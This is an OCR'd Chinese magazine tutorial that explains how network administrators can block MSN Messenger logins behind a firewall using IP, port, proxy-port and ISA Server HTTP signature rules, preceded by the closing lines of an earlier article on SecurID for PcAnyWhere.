


图8

就这样，将你生成好的程序安装在某个机器上，这个机器就可以拥有完整的SecurID认证了，而在网络中其他计算机上并不具有这样的认证，别人想登录你的PcAnyWhere也不行！

适合读者: 网络管理员、内网用户
前置知识: 无

文/图 朱宏志

在防火墙后禁用MSN

我曾在黑防上发表过关于如何在防火墙后禁用QQ的文章(见2004年第4期《黑客防线》),从最基本的原理上来说,禁止QQ通信的方法也适合于禁止其他IM软件,但因为不同的IM软件使用的IM协议不同,所以在具体操作上又有很大的不同,在这里我将说说另一款流行的IM软件MSN的禁用方法。与禁用QQ同理,禁用MSN我们也应该从客户端程序的登录方式入手,因为很简单的道理,如果无法登录MSN,那么也就无法使用MSN了。这里将以最新的MSN 7.0中文BETA版为例讲解。

小知识 IM是英文Instant Massaging的缩写,意思是即时通信。常见的IM软件有ICQ、QQ、MSN等。

MSN登录方式大致有以下几种

1.通过MSN协议进行登录;
2.通过HTTP方式进行登录;
3.通过HTTP代理登录;
4.通过Socks4代理登录;
5.通过Socks5代理登录。

下面将分别讲述各种登录方式的基本过程和特点,并给出相应的禁用措施。

刘流: 这里假设你创建的防火墙规则默认是允许所有外出访问的,以使得这篇文章更具通用性。

MSN协议登录及禁用(TCP/1863端口)

客户端使用MSN协议登录的基本过程如图1所示,这个过程可以划分为4个阶段(图1中相应的连线)。




图1

第一阶段: 与DS服务器交互(下面1~4步)

1)首先客户端连接到Dispatch Server(DS)服务器的TCP 1863端口,这个DS服务器的DNS名为Messenger.hotmail.com。如果是通过HTTP方式连接,它的名字就是Gateway.messenger.hotmail.com,不过它们实际上是一台服务器 207.46.104.20。从名字可以看出来,DS只是一个负责"调度"任务的服务器。

2)客户端与DS之间进行MSN协议的版本协商。

3)客户端发送本地操作系统的一些系统信息给DS,DS返回推荐的MSN客户端版本。

4)客户端初始化用户认证请求,但DS并不负责身份认证的相关事宜,于是它返回一个Notification Server(NS)服务器的地址给客户端,同时DS将主动断开与客户端的连接,也就是叫客户端去找NS进行身份认证,这个NS服务器的DNS名通常为*.msgr.hotmail.com的格式。

第二阶段: 与NS交互(下面5~6步)

5)客户端连接到上面得到的NS的TCP 1863端口,由于DS与NS之间没有连接,所以客户端又需要再次向NS提供上面2,3步类似的操作。

6)客户端向NS服务器初始化认证请求,NS返回一串用于下面Passport认证的字符串。

第三阶段 与PassPort服务器进行认证交互

7)客户端用户向微软的Passport服务进行身份认证(通过HTTPS方式),认证成功后客户端将得到一个"凭证"。

刘流: 真正对用户进行身份鉴定的是微软公司的Passport服务,这些服务器是*.Passport.com的形式,Passport认证服务并非MSN专用的,很多网站都使用它,比如Hotmail邮箱登录。

第四阶段: 再次与NS交互(下面第8步)

8)客户端将上面获得的"凭证"传送给NS,如果是"真"的NS就说OK,于是用户成功登录进NS,客户端下次登录时可能直接与这个NS通信,而不再与前面的DS联系了。

上面登录的基本过程其实也适用于其他任何登录方式,即都要先与一台DS进行联系,然后与NS联系,中间还要到Passport服务器上进行身份认证。从上面的登录过程可以看出,要禁用这种登录方式是很容易的,最简单高效的方法就是直接禁止对207.46.104.20(Messenger.hotmail.com)的访问,也可以禁止外访TCP/1863端口,当然还可以禁止对*.msgr.hotmail.com域名集的访问,但不建议禁止对*.Passport.com的访问,因为其它的Passport验证服务还需要它,比如登录Hotmail.com邮箱。

刘流: 从上面的登录过程可以看出,登录用到了TCP/1863和TCP/443这两个端口,而不仅仅只有TCP/1863端口,这也是很多朋友在允许MSN通信时常犯的一

个疑惑：为什么我打开了1863端口还是不能登录？现在应该明白了吧。其实如果你创建规则时是“允许需要的，拒绝所有（其他）的”，那么这里不进行上述禁用操作客户端也不能使用MSN协议进行登录。

HTTP协议登录及禁用

即使你没有明确允许客户端以TCP/1863方式登录，但你会发现客户端仍然能够登录，这是为什么呢？这是因为当客户端不能以MSN协议登录时，它会尝试使用HTTP协议进行登录，以HTTP方式登录时，客户端使用POST命令提交请求，服务器作出相应的应答。图2是客户端的初始请求数据包，它是发往HTTP方式下的DS服务器Gateway.messenger.hotmail.com的，这台服务器实际上与Messenger.hotmail.com是同一台服务器。




图2

很明显，由于这种登录方式客户端也要联系DS 207.46.104.20，所以简单高效的方法仍然是拒绝访问这个IP地址，当然也可以拒绝对域名Gateway.messenger.hotmail.com的访问，不过前者更高效，因为不必进行应用层检查。

HTTP代理登录及禁用

如果局域网内的上网代理服务器本身就支持HTTP代理，只要你在MSN中配置使用HTTP代理，就会登录成功，但如果你像前面一样禁止了访问DS的，那么登录也不会成功，因为HTTP代理服务也会去连接DS，所以也会被防火墙禁止。

如果MSN使用的HTTP代理不是内网而是网外的，那又怎么办呢？通常来说，HTTP代理服务端口是TCP 8080/80等，对于非80端口，我们可以采取禁用相应端口的办法，比如禁止对TCP 8080的访问，但对TCP80就不行了，毕竟我们不可能把它给禁了，除非内网不需要上网。那怎样来对付这种使用80端口代理的呢？一个比较好的方法就是采用HTTP应用层过滤，现在大多数的企业级防火墙都支持这种过滤检查，它的原理就是对应用层数据进行检查以发现其中是否包含某些特征字符串，并采取相应的动作。

根据图2，这里应该检查初始HTTP请求报文中是否包含HOST: Gateway.messenger.hotmail.com字符串，企业级防火墙ISA Server 2004是支持HTTP应用层检查的，在ISA 2004中你可以这样操作以达到目的。

进入防火墙规则窗口，右击相应的访问规则（即要在它上面进行HTTP检查的规则），选择Configure HTTP，在弹出窗口中切换到Signatures标签，点击Add按钮，增加一个签名（特征字符串），如果防火墙检查到有这个特征字符串，就将阻止相应的连接。在这里因为是检查客户端的请求数据包的报头，所以我们在Search in栏选择Request Headers，并在HTTP Header和Signature栏分别填上包头名和要检查的内容，如图3 所示。




图3

当你配置完并应用设置之后，你会发现使用外部80端口代理已经不能登录了，在ISA日志中你可以看到拒绝原因及拒绝记录。

还有一个问题 我们可以对TCP80代理使用应用层检查，对TCP8080进行端口禁用，但对其它端口呢？总不能一个一个地禁用吧？其实，这就要看你创建规则是使用的什么原则了，我们推荐是采用”允许需要的，拒绝所有的”的原则，而不是采用”允许所有的，禁止特定的”原则。因为采用前一种原则，我们就不必特意去禁用某些端口，只要我们不明确开放这些端口就行了。

另外，在ISA2004中，默认情况下ISA只会对内建的HTTP协议（TCP80）进行HTTP过滤检查，如果你创建了一条其他端口的HTTP协议，也可以让ISA对其进行HTTP过滤检查，方法是双击此协议，在其Parameters标签下的Applicaton Filter栏选中Web Proxy Filter。如图4所示。

Socks4和Socks5代理登录及禁用

Socks4和Socks5代理登录与上面的HTTP代理登录类似，如果客户端使用外网的代理，只有封住一些常用的代理端口，比如TCP1080/1813/3128等，但对于这些端口之外的就不好办了，在这里也只有再一次提醒大家使用”允许需要的，拒绝所有的”的原则创建防火墙规则。

另类HTTP隧道登录及禁用

其实还应该有一种比较特殊的登录方式，很多人叫它为HTTP隧道，比如现在比较有名的”通通通”。




图4

关于"通通通"服务，其网站有明确的解释："'通通通'是一款提供Socks via HTTP转换的网络服务，由运行在客户PC上的客户软件和运行在IDC的后台服务器组成，它可以将Socks5请求封装成HTTP请求，从而帮助你轻易地越过各种防火墙和代理服务器的限制。"由于它转换后的数据是以HTTPS的方式先传给第三方后台服务器的，所以不能对其进行应用层检查（数据加密），但也不难看出其缺点，因为第一要使用它需要登录，由于它不可能有很多台登录服务器，所以根据Sniffer结果很容易禁止相应登录服务器，另外由于它也需要后台服务器的支持，所以通过Sniffer禁止这些后台服务器也不是难事，我想它的服务器肯定没有QQ多，呵呵，大家禁止QQ应该有自己的心得了吧？

对于其他这类软件，可以采取上面类似的方法。

通过上面的讨论我们可以简单的总结一下，要禁用MSN，可以采用下面的方法

1．首先是尽量采取"允许需要的，拒绝所有（其它）的"的原则创建防火墙规则。

2.拒绝对IP 207.46.104.20的访问。

3.拒绝对TCP 1863的访问。

4.对HTTP进行应用层检查，阻止包含Gateway.messenger.hotmail.com的连接。

5.拒绝对常用代理端口的访问，比如TCP 8080/1080/3128。

6．关注常见的HTTP隧道登录，枪打出头鸟，随时拒绝这类服务登录服务器。


通过以上的规则，相信在防火墙后禁用MSN就再也不是什么难事了！

